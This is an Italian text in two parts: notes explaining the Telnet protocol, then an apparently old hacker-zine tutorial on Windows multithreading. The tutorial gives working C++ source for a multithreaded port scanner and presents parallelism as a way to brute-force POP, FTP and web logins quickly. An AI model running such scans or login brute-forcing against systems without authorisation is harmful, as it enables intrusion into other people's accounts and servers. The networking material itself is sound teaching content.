Ammettiamo di voler ottenere dei servizi da una macchina remota, per esempio ammettiamo di voler usare un programma di scrittura su una macchina remota, noi abbiamo un terminale e vogliamo sfruttare il programma che risiede nel server. Il server deve mettere a disposizione degli utenti un servizio che ci permetta di mandare input dalla tastiera e ricevere output sul monitor. E' ovvio che se sul server c'e' un qualche programma (mettiamo vi) che serve a scrivere documenti noi non possiamo usare direttamente quello in quanto vi non e' fatto per ricevere comandi dall'esterno ma si basa sul sistema operativo della macchina. Bisogna scrivere un nuovo programma che offra lo stesso servizio ma accettando input esterni, oppure interfacciare vi con l'esterno (che comprende anche andare a smanettare sul sistema operativo). La prima soluzione e' poco funzionale perche' se su una macchina ho gia' tutti i programmi che mi servono, riscriverli tutti solo per poterli usare dall'esterno e' assurdo, la seconda non e' certamente piu' facile della prima. Il tutto si risolve permettendo ad utenti esterni di eseguire comandi in locale sulla macchina server, ovvero invece di accettare comandi dall'esterno fare in modo che i comandi che arrivano dall'esterno siano visti dall'applicazione (vi) come se arrivassero dal sistema operativo, in questo modo si puo' utilizzare vi anche come utente remoto. Telnet fa esattamente questo.



Sia sul lato server che sul lato client si passa attraverso il sistema operativo (dove sono contenuti tutti i programmi per la comunicazione e lo stack TCP) si arriva a telnet e poi le istruzioni vengono rimandate al sistema operativo perche' vengano elaborate. Quindi se io scrivo qualcosa sulla tastiera i dati passano attraverso il OS del client, vengono interpretati e mandati al telnet che li codifica nel suo protocollo, vengono mandatati attraverso il OS (che li impacchetta e dirige), viaggiano sulla rete, arrivano al OS del server che li spacchetta e li manda al telnet, il telnet li interpreta e manda al sistema operativo i comandi che questo deve inviare a vi per eseguire le istruzioni. Lo stesso percorso lo fanno all'indietro per ritornare sul monitor del client. La cosa fondamentale e' che sul server vi riceve comandi come se venissero dalla tastiera del server stesso, si dice che telnet e' "trasparente".
Il tutto si basa su una connessione TCP e ha come ovvia premessa il fatto che il client sia abilitato a eseguire comandi in remoto sul server attraverso procedure di login.

In definitiva il protocollo telnet offre tre servizi di base:

1- Definisce un network virtual terminal ovvero un protocollo attraverso il quale le due macchine comunicano anche senza conoscere in dettaglio hardware e software.

2- Offre un meccanismo per rendere possibile la negoziazione di opzioni standard tra le due macchine.

3- Tratta simmetricamente i due capi della connessione, entrambi possono ricevere o mandare dati allo stesso modo.

Vediamo i primi due punti:

1) NVT

Il network virtual terminal (NVT) e' un vero e proprio protocollo che definisce delle regole standard perche' due macchine diverse possano comunicare. In realta' tutto quello su cui le due macchine si devono accordare e' come trasmettere e ricevere comandi in formato testo; NVT specifica che tutto deve essere diviso in byte, che la comunicazione avviene all'inizio attraverso la rappresentazione USASCII in 7 bit, che il primo bit e' utlizzato per frazioni di dati che contengono comandi e non testo semplice (altre regole riguardano quanti dati mandare per volta).
Abbiamo quindi un modo per trasferire "parole" da una macchina all'altra, queste parole possono essere dati, quindi testo, o comandi da eseguire, in particolare alcuni comandi sono gia' presenti nello standard USAASCII che comprende 95 caratteri stampabili e 33 "codici di controllo", i codici che NVT riconosce sono:

NUL Nessuna operazione
BEL Produce un segnale acustico o visivo
BS Si sposta di un carattere a sinistra
HT Si sposta a destra fino tab successivo
LF Si muove in basso di una linea
VT Si muove in basso fino al "tab verticale" successivo
FF Si sposta all'inizio della prossima pagina
CR Si sposta all'inizio della della riga.


Ognuno dei quali ha una codifica in decimale nel codice USAASCI, gli altri codici di controllo non provocano nessun effetto. Il segnale di cambio di riga (per intenderci quello che viene mandato premendo enter) e' CR-LF.
Altri comandi sono quelli che il server mette a disposizione dell'utente, ovviamente tali comandi possono essere disponibili o meno sul server a seconda delle intenzioni dell'admin, quelli standard sono:

IP Interrompe un processo
AO Non visualizzare l'output del processo in eseguzione
AYT Are you there: chiede conferma che l'altro capo della connessione sia ancora effettivamente raggiungibile e attivo
EC Cancella l'ultimo carattere
EL Cancella l'ultima riga
SYNCH Sincronizza (vedi dopo)


Un comando che e' particolarmente importante e' il comando synch che consente di raggiungere un processo in esecuzione e interromperlo. Ammettiamo che il processo sul server vada in loop e che lo si voglia interrompere, se mandiamo altri comandi al server questi non verranno mai esguiti fino a quando il ciclo non si interrompa, cioe' mai, se inviamo un IP questo verra' messo nel buffer in attesa di essere eseguito, abbiamo bisogno di un comando che termini il processo. Sul nostro terminale sappiamo che premere ctrl+c interrompe un processo, se pero' lo facciamo verra' interrotto il processo che gira sul terminale e non quello sul server, dobbiamo inviare un "ctrl+c" al server. Il comando SYNCH e' un datagram tcp con il campo urgent pointer settato, in piu' viene aggiunto un DATA MARK all'interno del datagram. Quello che succede (vedi TCP) e' che il contenuto del datagram non viene messo nella coda in attesa di essere elaborato ma viene esaminato subito fino al data mark. Vengono eseguite tutte le istruzioni al suo interno, dal data mark in poi si ricomincia normalmente, in piu' tutti i dati precedentemente ricevuti fino all'urgent pointer e ancora non elaborati vengono scartati con eccezione per i comandi che invece vengono eseguiti. Se vogliamo interrompere un processo in loop mandiamo un comando synch seguito da un comando IP e il processo si interrompe.

Esempio:

questo e' il buffer di un server dove vengono immagazzinati i dati, diviso in diversi datagram:



se arriva un segnale synch seguito da un segnale IP succede questo (NB UP=urgent pointer):



l'eseguzione dei dati attuali viene interrotta, i datagram 3,2,1 vengono scartati *eseguendo pero' i comandi* (se ne contengono), si legge il datagram contenente il segnale UP eseguendone i comandi fino al DM, ovvero eseguendo un IP che termina il processo in loop dopodiche' si ricomincia normalmente. Un segnale di questo tipo e' un OOB signal ovvero un OUT OF BAND signal (segnale fuori banda).

Come fa il server a riconoscere un comando da una riga di testo? Ovvero come fa il server a sapere se un certo byte va interpretato come una lettera da scrivere sullo schermo o come un comando da eseguire? In generale tutti i byte che hanno il primo bit = 1 sono comandi, prima di ogni comando pero' viene inviato un segnale IAC (interpret as a command, ha una codifica decimale data da 255) che sta a significare che l'ottetto seguente e' un comando e non un dato qualsiasi.
I comandi che e' possibile inviare sono (per quelli senza descrizione vedi dopo):

Comando	Codifica	Significato
IAC	255	Interpret as a command
DON'T	254	
DO	253	
WON'T	252	
WILL	251	
SB	250	
GA	249	Go ahead (ricomincia a inviare)
EL	248	)
EC	247	|
AYT	246	| stessi di prima
AO	245	|
IP	244	)
BRK	243	
DM	242	Data Mark
NOP	241	No Operation
SE	240	
EOR	239	

Un ultima precisazione sui comandi; i codici di controllo fanno parte dello standard USAASCI quindi tutte le volte che si usa questo standard sulla tastiera esistono dei tasti che mandano i segnali BS,HT ...ecc. Sono quindi indipendenti dall'ambito in cui vengon utilizzati. I comandi sopra descritti invece non hanno niente a che vedere con il protocollo USAASCI ma sono definiti dall' NVT, se si utilizza il protocollo telnet il segnale 255 sara' sempre un IAC. Nessuno vieta che ne vengano usati piu' di quelli scritti sopra. Altro tipo di comandi sono quelli che il processo ricevente accetta, se io mi connetto ad un servizio ftp e mando il comando help questo non e' codificato in NVT, e' una stringa di testo che il telnet manda e che il server in ascolto tratta come testo, lo elabora mandandolo al processo sulla macchina che governa il server ftp e questo lo riconosce come un comando agendo di conseguenza.

2) Negoziazione delle opzioni:
Anzitutto quali opzioni: abbiamo visto che NVT stabilisce un protocollo di comunicazione che ha i suoi standard basilari e che ogni volta che si inizia una sessione telnet si utilizzano questi standard. Se pero' la due macchine si trovano daccordo sul comunicare dati in formati diversi o con convenzioni proprie telnet offre la possibilita' di cambiare alcuni dei parametri del NVT.
Per esempio un opzione possibile e' quella di poter mandare i dati in formato 8-bit binario e non USAASCII o di ricevere un echo sul proprio terminale di quello che viene inviato (cosa che altrimenti non avverrebbe) alcune opzioni sono:

Opzione	Codice	RFC	Descrizione
Trasmit Binary	0	856	Trasmette in 8-bit binario
Echo	1	857	Ritorna un eco
Status	3	859	Richiede una descrizione delle opzioni settate sulla macchina remota
Terminal-type	24	884	Scambia informazioni sul tipo di terminale
Limenode	34	1116	Usa l'editing locale e invia righe intere invece che singoli caratteri

Due aspetti interessanti della negoziazione sono che le opzioni possono essere richieste da entrambi i capi della connessione e che possono essere accettate o rifiutate. Il primo e' una conferma della simmetricita' di base del protocollo, il secondo e' importante perche' da' la possibilita' di far comunicare nuove e piu' sofisticate versioni di telnet con versioni piu' semplici e vecchie, se la macchina piu' vecchia non conosce un'opzione proposta semplicemente la declina. La negoziazione inizia con i comandi will o do che prendono significati diversi a seconda che vengano utilizzati come richiesta o come risposta, in generale

WILL X

vuol dire "sei daccordo sul lasciarmi usare l'opzione X?"

La risposta puo' essere DO (sono d'accordo) o DON'T (indovinate ? :))

con will si chiede se il richiedente puo' iniziare ad usare l'opzione X, per esempio se voglio comunicare in 8-bit ho bisogno di sapere se e' possibile e in tal caso procedere. Per altre opzioni la domanda da rivolgere e'

DO X

ovvero "puoi iniziare as usare l'opzione X?"

E la risposta sara' WILL/WON'T (si/no). Per esempio se voglio ricevere un eco non devo chiedere will 1 ma do 1 e mi verra' data una risposta.

Il fatto che i comandi per richiedere e accettare opzioni siano gli stessi puo' generare loop infiniti, per esempio ammettiamo che A mandi a B una richiesta WILL X, B manda ad A una conferma DO X ma A per qualche motivo non la interpreta come una conferma ma come una richiesta; mandera' una risposta WILL X. Se anche B sbaglia a interpretarla (la considera una richiesta) rispondera' con un DO X... si va avanti all'infinito. Vengono definiti due criteri riguardanti la negoziazione che sono :

1) Una richiesta di un' opzione gia attiva non viene riconfermata

2)Si mandano richieste solo se cambia qualcosa nell'host, non semplicemente per "annunciare" un'opzione che si sta gia' usando.
==========

Viaggio negli universi paralleli

By master

//---
-= Master *** =-
Master@spippolatori.com
SPP MEMBER
www.spippolatori.com/memberspp/master
www.spippolatori.com - www.uic-spippolatori.com

//---

```
##########################################################################################
#
        #
#                       VIAGGIO NEGLI UNIVERSI PARALLELI
        #
#
        #
#         Ovvero come provare 1000 password su un sito web in pochi secondi con
        #
#         una misera connessione PSTN e un modem da 4 soldi.
          #
#         [ o qualcosa di simile. :) ]
        #
#
        #
#
        #
##########################################################################################
```

Come prima cosa volevo premettere che in questo articolo parlero' di tutto fuorche' delle
cose citate nel titolo. hi hi hi
In effetti da quello che ne seguira' sara' possibile -anche- estrapolare le informazioni
per eseguire dei bruteforce in parallelo su una singola macchina ma questo lo lascio alla
perfida fantasia e alla malizia del lettori.

Premessa:

La principale differenza tra Windows e l'MS-DOS e' il fatto che il primo puo' (anche se
a fatica) eseguire contemporaneamente piu' lavori spendendo per ognuno solo una parte
della frequenza di clock del processore.

Questa occorrenza, come tutti sanno, prende il nome di multitasking. Pochi sanno invece
che nonostante l'evidente possibilita' di farlo i sistemi operativi che si basano
sull'ms-dos come windows95 o anche windows98 NON sono sistemi multitasking.
Questo vuol dire che non si possono eseguire piu' programmi contemporaneamente?
No, certo, questo vuol dire soltanto che l'impegno del processore per l'esecuzione di
programmi in parallelo e' talmente esorbitante rispetto ad un altro sistema che proponga
un multitasking reale (come ad esempio NT) che gia al terzo o al quarto programma che
gira allegramente sul nostro bel desktop anche un pentium III comincia ad elaborare alla
stessa velocita' di un Olivetti M24 appena uscito dal laboratorio dell'assistenza tecnica.

[suo naturale luogo di permanenza]

Dato che la barbara gestione del multitasking dipende piu' da una carenza strutturale
del sistema operativo che non dal volere degli utenti e' quasi sempre impossibile sperare
di vedere girare sul proprio sistema un numero elevato di programmi contando sul fatto
che questi poi sfruttino al meglio la velocita' del processore..
tranne che .. in un solo caso pratico: [meraviglia! :))] -> l'uso del winsock.

La rete infatti ci viene in aiuto facendoci presente un altra carenza strutturale
[la lentezza nella trasmissione e nella ricezione dei dati via tcp/ip] che pero' in
un certo senso potrebbe tornare a nostro vantaggio.

E' la prima volta nella storia che un difetto si trasforma in un pregio?

Prendiamo il caso di un portscan.

Eseguire un portscan su una serie di porte significa basilarmente:
aprire un socket, cercare una connessione con una determinata porta N, aspettare
una risposta (che in genere potrebbe arrivare anche dopo svariati secondi), verificare
la risposta o la mancanza di quest'ultima fornendo in uscita un dato rappresentativo
della situazione di quel particolar servizio e passare alla successiva valutazione
della porta N+1 ..

La cosa piu' drammatica e' rappresentata dalla frase "aspettare una risposta per

qualche secondo.." .. se mettiamo di dover aspettare anche un solo secondo per
avere la risposta (spesso ne servono anche 1o o piu'), considerando di dover
verificare anche soltanto 10.000 porte sulle 32/64000 possibili (a seconda che si
tratti di protocollo TCP o UDP) potrebbero passare ben

  10.000 secondi

prima di terminare il nostro lavoro..

  10.000 secondi = 166.67~ minuti = 2.77~ ore ..

 un po' troppo. :))

Stesso problema volendo tentare un bruteforce di un pop o di una pagina web.

Nel caso del pop:

 1 secondo per l'input dello user e relativa risposta
 1 secondo per l'input della password
 diciamo almeno 2 secondi per la conferma..

 4 secondi in totale per la prova di una coppia di password per il login

 volendo provare 10000 password (sapendo lo user) ci metteremmo appena

 4*10000 secondi = 666.67~ minuti = 11.11~ ore

 nel caso della pagina web andrebbe ancora peggio

 mettendo un minimo di 5 secondi per la risposta si salirebbe
 (sempre con 10000 tentativi) a 13.89~ ore

Il tutto sempre nell'ipotetico caso di una connessione non disturbata, senza

crolli
di linea, senza vari accidenti in arrivo dalla compagnia telefonica ed altre occorrenze rare ed eventuali che si presenterebbero puntualmente alla messa in pratica
dei lavori.

C'e' pero' una cosa da considerare e che torna a nostro completo vantaggio.. ad esempio,
nei 5 secondi durante i quali il nostro computer aspetta la risposta dal server web..
LUI ("esso"? .. io preferisco "lui" ;-)) .. cosa fa?

La risposta e' nulla! .. ma allora se non fa nulla non potremmo usare questo tempo per tentare un altra coppia di password ed aspettare anche da questa in parallelo
alla prima? La risposta naturale e' SI.

Il sistema (quasi)multitasking windows ci viene in aiuto permettendoci di eseguire
anche da console DOS (sempre che stiamo compilando in modalita' "win32" console dos)
piu' lavori contemporaneamente.

Potremmo per il portscan provare a verificare lo stato di 1000 porte contemporaneamente

o per il bruteforce del pop o del sito web (o ftp) verificare un migliaio di coppie
di passwords per il login tutte insieme e (aspettata la risposta) passare altre mille.

C'e' da considerare un tempo tecnico di qualche secondo necessario alla macchina per
poter attivare da programma tutto l'ambaradan ma in generale sono possibili situazioni
per le quali si possono effettuare scanning di 300 porte alla volta spendendo una media
di 10/12 secondi .. e quindi verificare tutte e 10.000 le nostre porte dell'esempio
iniziale in circa 33 secondi a fronte delle quasi tre ore iniziali..

oppure fare la stessa cosa con il login del pop e del server web impiegando solo pochi
minuti invece della mezza giornata necessaria nel caso della verifica -lineare-.

Come si fa tutto questo?

Si fa con una semplice istruzione _beginthread [CreateThread, CreateProcess, ecc..]

[salto di proposito una ulteriore pappardella sui socket asincroni in merito ai quali
  ho gia' dettagliato in precedenti articoli "winsock per cerebrolesi", "winsock tutorial",
  ecc...]

In pratica un thread e' un processo (un programma.. una procedura..) che viene eseguito
all'interno di un altro processo padre e del quale ne diventa ovviamente il figlio
legittimo.

Un po' come i messaggi su un newsgroup tanto per rendere l'idea.

Un "processo" e' un nuovo messaggio che viene postato sul news server, e un thread e
anch'esso un nuovo processo ma viene inserito all'interno di un altro messaggio
preesistente in risposta a (o a seguito di) questo.

Il vantaggio del thread (nel nostro caso) consiste nel fatto che segando il processo
padre (il nostro programma che aprira' tutti i thread) si segheranno dalla memoria
anche tutti i suoi figli senza doversi preoccupare troppo di terminarli.

Non c'e' virtualmente limite al numero di thread che possono essere aperti all'interno
di un nostro programma se non le limitazioni di memoria e di velocita' della macchina.
[cosa non vera per i socket windows pero' .. oltre i 300 l'impegno del kernel diventa
  tale da mandare in palla anche il sistema piu' ben equipaggiato]

Sostanzialmente le due Api _beginThread e CreateThread necessarie all'apertura di
un nuovo processo figlio sono equivalenti ..
_beginthread pero' e' piu' facile da usare perche' richiede meno parametri
[anche se una briciola in piu' di attenzione]

Comunemente si preferisce CreateThread.. questo in particolare e' vero per gli utilizzatori del Visual C++. ;-)

perche'?

<mode CATTIVERIA ON>
...
Semplice.. perche' _beginthread non ce l'hanno! :)) .. ovvero ce l'hanno ma non sanno di avercelo. :))
...
<mode CATTIVERIA OFF>

Differentemente dal Borland che compila sempre in modalita' MultiThread (almeno il
Builder) sul Visual C questa stessa modalita' deve essere settata nelle proprieta' di
progetto altrimenti il compiler andando a pescare le proprie funzioni nelle librerie
Run Time specifiche per i singoli oggetti non riuscira' a trovare quello che ci serve.

Per Far si che anche il Visual C compili correttamente _beginthread bastera' entrare
nelle opzioni di progetto

 Project / Setting / C++

 Selezionare nella combo Category / Code Generation

 e poi nella combo Use Run-Time Library / Multithreaded

Oppure, piu' semplicemente, andare nel file *.mak generato dal nostro progetto e la dove
troviamo come parametri ed argomenti del compilatore

 ... /nologo /ML /W3 /Gm /GX /Zi /Od / ....

sostituire a /ML -> /MT

 ..

 Come si usa?

 La sintassi e' semplice e la si ricava dall'header process.h

 _beginthread

```
_CRTIMP unsigned long  __cdecl   _beginthread  (
                                                 void (__cdecl *) (void *),
```

```
                                                unsigned,
                                                void *
                                              );
```

in pratica tre soli parametri. Il secondo non serve a nulla. :)) [o quasi]

Il primo parametro e' la procedura che vogliamo far eseguire come processo "parallelo"

l terzo parametro sono gli argomenti della stessa procedura.

..nasce qui un piccolo problema .. di base e' possibile passare come argomento un solo
parametro in formato

```
    void *
```

ovviamente riconvertibile al volo in quello che vogliamo tramite casting
ma per passare pero' piu' argomenti di formato diverso sara' necessario passare il
puntatore ad una struttura che li contenga.

per questo rimando alla lettura della mia faq personale sui problemi della compilazione
col c++ e sulla gestione del winsock che potete trovare sulla mia pagina
www.spippolatori.com/memberspp/master

°

Primo esempio banale di _beginthread

Tempo fa avevo fatto un piccolo programma dimostrativo che faceva scorrere delle
scritte a video.

Mi era venuto voglia di aggiungerci una qualche musichetta di sottofondo e allora
ho pensato di sfruttare _beginthread

Ho allora convertito in forma numerica il mio vecchio programma scorre.exe
[contenente il visualizzatore a schermo compilato col Turbo c++ e quindi velocissimo]
->scorre.h

un file midi da far suonare tramite le apposite funzioni MCI
-> A.h

e un file PIF che mi massimizzasse la console dos contenente il demo scorre.
PIF.h

 [per avere tutti i sorgenti guardare l'acclusa directory supporti/demo]

ho poi provato ad usare sia CreateThread che -beginthread
(piu' che altro per farvi vedere solo le diverse sintassi)

con questo risultato

-- suona3.cpp

```
#include<windows.h>
#include<stdio.h>
#include<process.h>
#include<mmsystem.h>
#include<dos.h>
#include<conio.h>

#include "pif.h"
#include "scorre.h"
```

```
#include "a.h"

void suona(void *);

main()
{
        int a;
        LPDWORD tID;
        FILE *f;
        f = fopen("scorre.pif", "wb");
        for (a = 0; a < 967; a++)
        {
                putc(pif[a], f);
        }
        fclose(f);
        f = fopen("scorre.exe", "wb");
        for (a = 0; a < 11760; a++)
        {
                putc(scorre[a], f);
        }
        fclose(f);
        f = fopen("a.mid", "wb");
        for (a = 0; a < 35125; a++)
        {
                putc(mus[a], f);
        }
        fclose(f);


        //CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)suona, NULL, 0,
(LPDWORD)&tID);

        _beginthread(suona,0,0);

        mciSendString("close mymid", NULL, NULL, NULL);
        mciSendString("open a.mid type sequencer alias mymid", NULL, NULL,
NULL);
        mciSendString("play mymid from 1", NULL, NULL, NULL);

        printf("Demo 1.1 (c)2K Master <Master@spippolatori.com>\n"
                " http://www.spippolatori.com/memberspp/master\n\n"
                "      ___           ___           ___           \n"
                "     /\\__\\         /\\  \\       /\\  \\       \n"
                "    /x/ _/_       /xx\\  \\      /xx\\  \\      \n"
                "   /x/ /\\  \\      /x/\\x\\__\\    /x/\\x\\__\\     \n"
                "  /x/ /xx\\  \\    /x/ /x/  /   /x/ /x/  /     \n"
                " /x/_/x/\\x\\__\\  /x/_/x/  /   /x/_/x/  /      \n"
                " \\x\\/x/ /x/  /  \\x\\/x/  /    \\x\\/x/  /       \n"
                "  \\xx/ /x/  /    \\xx/__/      \\xx/__/        \n"
                "   \\/ /x/  /  __  \\x\\  \\    __ \\x\\  \\    __  \n"
                "     /x/  /  /\\_\\  \\x\\__\\  /\\_\\ \\x\\__\\  /\\_\\ \n"
                "     \\/__/   \\/_/   \\/__/  \\/_/  \\/__/  \\/_/ \n\n");


        printf(" Server web  -> http://www.spippolatori.com
http://spippolatori.cjb.net\n");
        printf(" . Hacking Etico: Sicurezza, Programmazione, Tutorial. [no
warez/lamerz]\n\n");
        printf(" Server web  -> http://www.uic-spippolatori.com\n");
        printf("               [U.I.C. Universita' Italiana del Cracking]\n");
        printf(" . Cracking Etico: Reverse engineering, Asm coding. [no
crackz]\n\n");
        printf(" Server news -> news://news.shy.datawell.it\n");


        getch();
        remove("a.mid");
        remove("scorre.exe");
        remove("scorre.pif");
        return 0;
}
```

```
void suona(void *)
{
        HANDLE j;
        char s[0xff];
        GetCurrentDirectory(255,s);
        strcat(s,"\\scorre.exe");
        ShellExecute(j, 0, s, NULL, NULL, SW_NORMAL);
}
```

---------- suona3.cpp

come e' facile vedere il programma inizia ricreandosi

1. il programma scorre. [il compilato in turbo c che esegue l'animazione a video]
2. il file pif necessario a massimizzare il programma scorre
3. il file a.mid

continua poi creandosi un thread per l'esecuzione di scorre.exe

usando

```
      CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)suona, NULL, 0, (LPDWORD)&tID);
```

oppure

```
        _beginthread(suona,0,0);
```

il primo parametro richiama la procedura "suona" che contiene il recupero e la chiamata vera e propria al programma scorre

```
void suona(void *)
{
        HANDLE j;
        char s[0xff];
        GetCurrentDirectory(255,s);
        strcat(s,"\\scorre.exe");
        ShellExecute(j, 0, s, NULL, NULL, SW_NORMAL);   // -<
}
```

il tutto da un piacevole effetto scenografico.

Si vede apparire uno schermo dos con una animazione di caratteri e si sente una musichetta di sottofondo. Alla pressione di un tasto il thread con il programma d'animazione in turbo C viene terminato ma permane la musichetta con in sottofondo un altra consolle dos (quella del programma padre) contenente informazioni sullo spp group.

Si deduce da questo semplice esempio che usare -beginthread e' veramente banale.

basta costruirsi una funzione con dentro il sottoprogramma da far eseguire in modalita' parallela e semplicemente passarlo a _bginthread che si occupera' di fare tutto il lavoro per noi.

°

Vediamo allora come primo -vero- esempio come sia possibile costruirsi un portscan multithread (e quindi utile per monitorare allo stesso tempo N porte o eseguire lo scanning di piu' porte su piu' server diversi contemporaneamente .. e tutto con pochissime righe di c++)

Prendiamo in esame un semplice portscan lineare che avevo pubblicato in passato su un altro articolo (non ricordo quale. :)))

la procedura per eseguire lo scan e' tutta qui.

---------- Procedura base del portscan

```
int ScanPort(char *ip, int inizio, int fine) {
   struct sockaddr_in dati;
   struct hostent *hp;
   int sock,n;
   hp=gethostbyname(ip);
        if(hp==NULL){
                printf("Non rieco a risolvere l'indirizzo %s!\r\n",ip);
                exit(0);}
   printf("Eseguo la scansione delle porte.\n");
   for (n=inizio;n<=fine;++n) {
   if (!(sock = socket(AF_INET, SOCK_STREAM, 0))){
          printf("Errore: Impossibile connettersi.\n");return -1;}
   dati.sin_family = AF_INET;
   dati.sin_addr.s_addr = ((struct in_addr *)(hp->h_addr))->s_addr;
   dati.sin_port = htons(n);
    if(connect(sock, (struct sockaddr*)&dati,sizeof(dati))!=-1)
     printf("%s : %d\n",ip,n);
   closesocket(sock);
   }
   printf("\n");return -1;}
```

---------- Procedura base del portscan

.. in pratica si connette all'indirizzo prefissato ed esegue da porta <inizio> a porta <fine> un controllo sulla apertura delle medesime.

per chiamarla e' sufficiente scrivere

```
      ScanPort("NOME DEL SERVER",PORTA_INIZIALE,PORTA_FINALE);
```

con un programma minimo tipo questo:

---------- portscan.cpp

```
#include <stdio.h>
#include <winsock2.h>
#include <conio.h>
#include <process.h>

char a1[0xff];
int a2,a3;

int ScanPort(char *ip, int inizio, int fine) {
   struct sockaddr_in dati;
   struct hostent *hp;
   int sock,n;
   hp=gethostbyname(ip);
        if(hp==NULL){
                printf("Non rieco a risolvere l'indirizzo %s!\r\n",ip);
                exit(0);}
   printf("Eseguo la scansione delle porte.\n");
   for (n=inizio;n<=fine;++n) {
   if (!(sock = socket(AF_INET, SOCK_STREAM, 0))){
          printf("Errore: Impossibile connettersi.\n");return -1;}
```

```
   dati.sin_family = AF_INET;
   dati.sin_addr.s_addr = ((struct in_addr *)(hp->h_addr))->s_addr;
   dati.sin_port = htons(n);
    if(connect(sock, (struct sockaddr*)&dati,sizeof(dati))!=-1)
     printf("%s : %d\n",ip,n);
   closesocket(sock);
   }
   printf("\n");return -1;}

void main(int argc, char *argv[]) {
   WORD wVersionRequested;
   WSADATA wsaData;
   int y;
   wVersionRequested=MAKEWORD(2,0);
   y=WSAStartup(wVersionRequested,&wsaData);

       //-------------------------------------------------------
       ScanPort("NOME DEL SERVER",PORTA_INIZIALE,PORTA_FINALE);
       //-------------------------------------------------------

   cprintf("Fine\r\n");getch();
   WSACleanup();exit(0);
  }
 ------------------------------------------ portscan.cpp
```

°

vediamo ora come implementare lo stesso programma con _beginthread

Esempio:

```
------------------------------------------ SUPERPORTSCAN.CPP
#include <stdio.h>
#include <process.h>
#include <winsock2.h>
#include <conio.h>
#include <stdlib.h>
#include <string.h>

void ScanPort(void *passa)
{
        char ip[0xff];
        char *fg;
        int inizio, fine;
        struct sockaddr_in dati;
        struct hostent *hp;
        int sock, n, tipo;
        char a1[0xff], a2[0xff];
        fg = (char *)passa;
        strcpy(ip, strtok(strdup(fg), "#"));
        strcpy(a1, strtok(strrev(strtok(strrev(strdup(fg)), "#")), ":"));
        strcpy(a2, strrev(strtok(strrev(strdup(fg)), ":")));
        inizio = atoi(a1);
        fine = atoi(a2);
        tipo = (int)inet_addr(ip);
        printf("scandisco %s %d %d [%d]\n", ip, inizio, fine, tipo);
        if (tipo < 0)
        {
                hp = gethostbyname(ip);
                if (hp == NULL)
                {
                        printf("Non riesco a risolvere l'indirizzo %s!\r\n",
ip);
                        return;
                }
        }
```

```
        for (n = inizio; n <= fine; ++n)
        {
                if (!(sock = socket(AF_INET, SOCK_STREAM, 0)))
                {
                        printf("Errore: Impossibile connettersi.\n"); exit(0);
                }
                dati.sin_family = AF_INET;
                if (tipo < 0)
                {
                        dati.sin_addr.s_addr = ((struct in_addr
*)(hp->h_addr))->s_addr;
                }
                else
                {
                        dati.sin_addr.s_addr = inet_addr(ip);
                }
                dati.sin_port = htons(n);
                if (connect(sock, (struct sockaddr *)&dati, sizeof(dati)) != -1)
                {
                        printf("#. Trovato -> %s : %d\n", ip, n);
                }
                closesocket(sock);
        }
        printf("\n");
}

void main(int argc, char *argv[])
{
        int y;
        WORD wVersionRequested;
        WSADATA wsaData;
        char ss[0xff];
        char s1[0xff][0xff];
        int k = 0;
        FILE *f;

        wVersionRequested = MAKEWORD(2, 0);
        y = WSAStartup(wVersionRequested, &wsaData);
        f = fopen("lista.txt", "rb");
        while (!feof(f) && (fgets(s1[k], 255, f) != NULL))
        {
                s1[k][strlen(s1[k])-2] = 0;
                printf("<%s>\n", s1[k]);
                _beginthread(ScanPort, 0, s1[k++]);
        }
        fclose(f);
        cprintf("Fine. Attendere per il controllo.\r\n");
        getch();
        WSACleanup();
        exit(0);
}
```

---------- SUPERPORTSCAN.CPP

Vediamo come funziona SUPERPORSCAN

Innanzitutto ho pensato a come fornire al programma i vari server da controllare.

La cosa migliore era quella di crearsi un file di testo [LISTA.TXT] contenente le specifiche con questo formato

<NOME_DEL_SERVER>#<PORTA_INIZIALE>:<PORTA_FINALE>

i server dichiarati su ogni riga verranno controllati tutti in parallelo
[i ranges di porte sono controllati linearmente]

e quindi per verificare in parallelo i server

www.pippo.it dalla porta 2 alla porta 6

194.184.55.5 dalla porta 4 alla porta 9
e
www.spippolatori.com dalla porta 70 alla porta 80

dovremo decidere se elaborare in multithread solo i tre scan relativi ad ogni server
o addirittura tutti gli scan per ogni server e per ogni porta in parallelo.

Nel primo caso scriveremo il file

```
---------------------------------- lista.txt
www.pippo.it#2:6
194.184.55.5#4:9
www.spippolatori.com#70:80
---------------------------------- lista.txt
```

per il secondo dovremo invece scrivere

```
---------------------------------- lista.txt
www.pippo.it#2:2
www.pippo.it#3:3
www.pippo.it#4:4
www.pippo.it#5:5
www.pippo.it#6:6
194.184.55.5#4:4
194.184.55.5#5:5
194.184.55.5#6:6
194.184.55.5#7:7
194.184.55.5#8:8
194.184.55.5#9:9
www.spippolatori.com#70:70
www.spippolatori.com#71:71
www.spippolatori.com#72:72
www.spippolatori.com#73:73
www.spippolatori.com#74:74
www.spippolatori.com#75:75
www.spippolatori.com#76:76
www.spippolatori.com#77:77
www.spippolatori.com#78:78
www.spippolatori.com#79:79
www.spippolatori.com#80:80
---------------------------------- lista.txt
```

ovvero nel primo caso il programma SUPERPORTSCAN

si apre 3 diversi thread..
nel primo controlla -linearmente- le porte da 2 a 6 di www.pippo.it
nel secondo controlla -linearmente- e in parallelo allo scanning di www.pippoit

le porte da 4 a 9 dell'indirizzo ip 194.184.55.5
e nel terzo stesso lavoro per le porte da 70 a 80 di www.spippolatori.com

nel secondo file lista.txt viene dichiarato che superportscan deve eseguire
i controlli su tutti e tre i server e per ogni porta con thread a parte..
il programma quindi si aprira' 23 thread diversi ed eseguira' tutto nel
giro di pochissimi secondi.

Simpatico no!? ;-)

.....
..
Nota di programma: [FORMATO GENERICO IN INPUT DEGLI HOSTS]

.....
..

